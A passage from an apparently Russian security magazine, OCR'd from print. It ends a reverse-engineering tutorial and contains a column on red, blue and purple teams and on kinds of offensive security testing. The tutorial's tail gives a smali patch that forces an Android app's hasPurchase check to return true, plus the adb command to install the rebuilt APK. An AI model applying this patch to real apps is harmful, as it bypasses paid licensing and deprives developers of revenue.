
```
.method public hasPurchase(Ljava/lang/String;)Z
    .locals 1

    .line 45
    iget-object v0, p0, Lcom/runar/issdetector/util/Inventory;->
mPurchaseMap:Ljava/util/Map;

    invoke-interface {v0, p1}, Ljava/util/Map;->containsKey(Ljava/
lang/Object;)Z

    move-result p1

    return p1
.end method
```

А что будет, если в любом случае отдавать `true`?

```
.method public hasPurchase(Ljava/lang/String;)Z
    .locals 1

    const p1, 0x1

    return p1
.end method
```

Собираем приложение и устанавливаем его.

```
$ adb install-multiplie com.runar.issdetector.apk split_config.xxhdpi.
apk split_config.en.apk
Success
```



Результат изменения кода

С этого можно начать свой путь в реверс-инжиниринг. Я рассказал тебе основы, с которых начинал сам. Небольшие изменения могут улучшить твою жизнь — надеюсь, я смог тебе это показать.

RED TEAM: ОРГАНИЗАЦИЯ, УПРАВЛЕНИЕ, СКОУП

КОЛОНКА ДЕНИСА МАКРУШИНА

Индустрия информационной безопасности асимметрична: атакующий находится в более удобном положении, чем специалист по защите. Атакованной стороне нужно быть эффективной всегда, 24/7, а нападающей достаточно быть эффективной лишь единожды. Кроме того, у атакующего есть возможность тщательно изучить свою жертву перед активной фазой атаки, в то время как другая сторона начинает изучение нарушителя уже во время этой атаки.


Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
#InspiredByInsecure
condifesa@gmail.com

Именно для того, чтобы сгладить эту асимметрию, индустрия ИБ разделила процессы на два полюса: оборонительные и наступательные. И раскрасила их в разные цвета — красный для атакующей стороны, синий — для защищающейся.

В этой статье на примере Red Team я расскажу об основных формальных и фактических различиях между командами, рассмотрю, с какими задачами сталкиваются их участники, и, возможно, даже помогу тебе определиться с «цветом», если ты только начинаешь свою карьеру в информационной безопасности или чувствуешь себя не на том месте.

КРАСНАЯ, СИНЯЯ И ПУРПУРНАЯ КОМАНДЫ

Понятия Red Team и Blue Team пришли из традиционного военного ремесла, и суть этих терминов нисколько не изменилась. Blue Team в контексте кибербезопасности означает команду экспертов, задача которых — обеспечивать защиту инфраструктуры.



Ключевые этапы адаптивной безопасности, которые должны быть выстроены Blue Team (источник — Gartner)

Согласно архитектуре адаптивной безопасности, которую предложило информационное агентство Gartner, задачи Blue Team делятся на следующие области:

- **Prevent** — выстраивать систему защиты от уже известных атак;
- **Detect** — выявлять новые (в том числе и ранее неизвестные) атаки и оперативно приоритизировать и обрабатывать инциденты;
- **Respond** — вырабатывать ответные меры и политики реагирования на выявленные инциденты (на этом этапе крайне желательно, чтобы выявленные инциденты целой категорией отправлялись в блок Prevent);
- **Predict** — прогнозировать появление новых атак с учетом меняющегося ландшафта угроз.

Последний пункт с технической точки зрения и привносит настоящий челлендж в работу security-аналитика («Какое там прогнозирование, когда SIEM завален событиями и инциденты еще не разобраны?»). К этому блоку относятся мероприятия для оценки уровня защищенности, однако они же позволяют оценить эффективность процессов и на других стадиях.

Таким образом, задача Red Team сводится не к тому, чтобы «разнести» корпоративную инфраструктуру и доказать всем, что все плохо; а напротив — использовать анализ защищенности в качестве конструктивной меры для оценки существующих процессов и помощи Blue Team в их улучшении.


Во многих организациях, где процессы ИБ еще недостаточно зрелые либо бюджеты не позволяют расширять штат безопасников, задачи оценки защищенности решают специалисты Blue Team. А вот в крупных компаниях наступательные мероприятия передали Red Team. Это разделение, в частности, позволяет бизнесу эффективно оценивать бюджеты на информационную безопасность.

Изредка встречаются крупные компании, которые добавляют еще и команду Purple Team. Ее основная задача — в повышении эффективности взаимодействия синей и красной команд. «Пурпурные» эксперты помогают другим командам дружить, позволяя синей команде разрабатывать стратегию и технические меры для защиты инфраструктуры на основе обнаруженных красной командой уязвимостей и недостатков. Однако при наличии эффективной коммуникации между Blue Team и Red Team необходимость в Purple Team вызывает сомнения.

Еще раз подчеркну. Цель всех этих команд — повышение уровня защищенности инфраструктуры. При этом:

- Blue Team занята защитой инфраструктуры за счет реализации процессов адаптивной безопасности;
- Red Team занимается эмуляцией действий атакующего, а также вырабатывает и реализует стратегии для оценки эффективности процессов защиты и непрерывно доставляет результаты команде Blue Team;
- Purple Team, если она есть, вырабатывает эффективные меры для Blue Team с учетом экспертизы Red Team.

Выбирай свою пилюлю, исходя из личных интересов, но помни, что Red Team не означает «игры в хакеров» и какую-либо романтику. Более того, на мой взгляд, в задачах Blue Team куда больше реальных вызовов, потому что экспертам этой команды, в отличие от Red Team, надо быть начеку в режиме 24/7.



Выбери свою пилюлю, Нео, но помни, что результат должен быть один

ВИДЫ НАСТУПАТЕЛЬНОЙ БЕЗОПАСНОСТИ

Разобравшись с высокоуровневыми целями команд, представляем себе, что выбрали красную пилюлю. Рассмотрим задачи Red Team в контексте всех мероприятий, связанных с наступательной безопасностью.


Denis Makrushin
@difezza

If Red Teaming was easy, it would be called Pentest.

3:49 AM - 1 May 2019

Хайп вокруг услуг Red Teaming, который одно время наблюдался в индустрии, постепенно проходит. Считалось, что красные команды якобы намного эффективнее и дороже пентестов, а их работа сложнее. Не ведись! Эти процессы преследуют разные цели в рамках одной общей задачи — повышения уровня защищенности. Они решают разные технические задачи и, соответственно, не взаимозаменяемы. Напротив, эти активности должны на определенных этапах дополнять друг друга.

Существует много видов процессов наступательной безопасности, и у каждого свои задачи. Здесь и Vulnerability Assessment, и Penetration Testing, и Red Teaming. Чаще всего их отличия заключаются в скоупе, глубине продвижения в процессе анализа защищенности и показателях, которые будут использоваться Blue Team для выработки защитных мер.



Виды наступательных мероприятий и их скоуп (источник — Threatexpress)

Vulnerability Assessment проводится для оценки поверхности атаки и зачастую неплохо выполняется внутренними подразделениями (in-house), например силами Blue Team. В качестве примера категории таких работ можно привести инструментальное сканирование на уязвимости с последующей ручной верификацией обнаруженных проблем.

При этом для точной оценки рисков информации об уязвимостях оказывается недостаточно, так как большое значение имеет контекст, в которых эти уязвимости находятся. Например, уязвимость на рабочей станции сотрудника HR-департамента может привести к утечке нескольких файлов с зарплатами сотрудников, в то время как эта же уязвимость на рабочей станции рядового системного администратора может привести к компрометации доменного контроллера, с последующей установкой бэкдоров и возможностью непрерывной кражи важной для бизнеса информации.

Вопросы, на которые дает ответы Vulnerability Assessment

- Какие уязвимости и в каком количестве содержит моя инфраструктура?
- Что требует немедленного исправления (какой приоритет у обнаруженных проблем)?

Penetration Testing часто идет сразу после успешно внедренного процесса VA и может включать его в себя как часть работ. Поверхность атаки, полученная на предыдущем этапе, используется для выявления и проверки возможных сценариев. Соответственно, эта информация используется для более точной оценки бизнес-рисков.

В большинстве случаев на практике пентесты используются для анализа защищенности технической инфраструктуры и реже — для оценки организационных процессов (так называемые социотехнические тесты). Как правило, этот тип проверок ограничен во времени (ежеквартальные пентесты для compliance, пентесты перед аудитами и подобное) и разработан для реализации конкретной задачи — это могут быть закрепление в корпоративной сети, кража определенной информации, компрометация конкретных сотрудников и так далее. В результате пентест демонстрирует конкретные проблемы, которые могут и не дать общей картины эффективности процессов ИБ в компании.

Вопросы, на которые дает ответы Penetration Testing


- Возможен ли доступ к моей инфраструктуре (моим данным)? Если да, то каким способом?
- Насколько эффективно справится с проверкой моя служба ИБ?
- Готов ли я к комплексному аудиту ИБ?

При проведении пентеста бизнесу важно понимать, насколько процессы защиты эффективны в данный момент и насколько хороши те или иные защитные меры. Но поскольку пентесты ограничены и во времени, и по скоупу, они не позволяют получить полную картину.

Red Teaming же — это непрерывный процесс симуляции атак с целью оценки всех существующих процессов защиты организации и повышения осведомленности задействованных в этом процессе лиц. Это определение звучит академически, но зато исчерпывающе.

Красная команда свободна в выборе тактик, техник и процедур (tactics, techniques, and procedures, часто сокращают как TTP) для реализации своих целей.

Можешь посмотреть небольшой документальный фильм издания Tech Insider о Red Team, чтобы понять, как выглядит рабочий процесс эксперта красной команды.



Вопросы, на которые дает ответ Red Teaming

- Насколько эффективны существующие защитные меры, включая VA и пентесты?
- Что должна делать Blue Team для повышения своей эффективности и уровня защищенности?

RED TEAM: ЗАДАЧИ

Итак, красная команда имитирует действия злоумышленника, чтобы повысить уровень защищенности инфраструктуры. Вот задачи, которые она должна решать, чтобы достигать своих целей:

- повышение уровня осведомленности Blue Team за счет непрерывных наступательных мероприятий;
- проверка эффективности существующих процессов и средств информационной безопасности;
- разработка и развитие набора инструментов (фреймворка) для улучшения возможностей выявления, прогнозирования угроз и организации сценариев реагирования на появляющиеся угрозы.

Понятно, что решения этих задач не добиться, если не концентрироваться на безопасности и не подходить ответственно к реализации всех проверок. А значит, для красной команды недопустимо нарушение трех постулатов ИБ: конфиденциальности, целости и доступности всех проверяемых ресурсов (только если это «нарушение» заведомо не будет частью проверки).

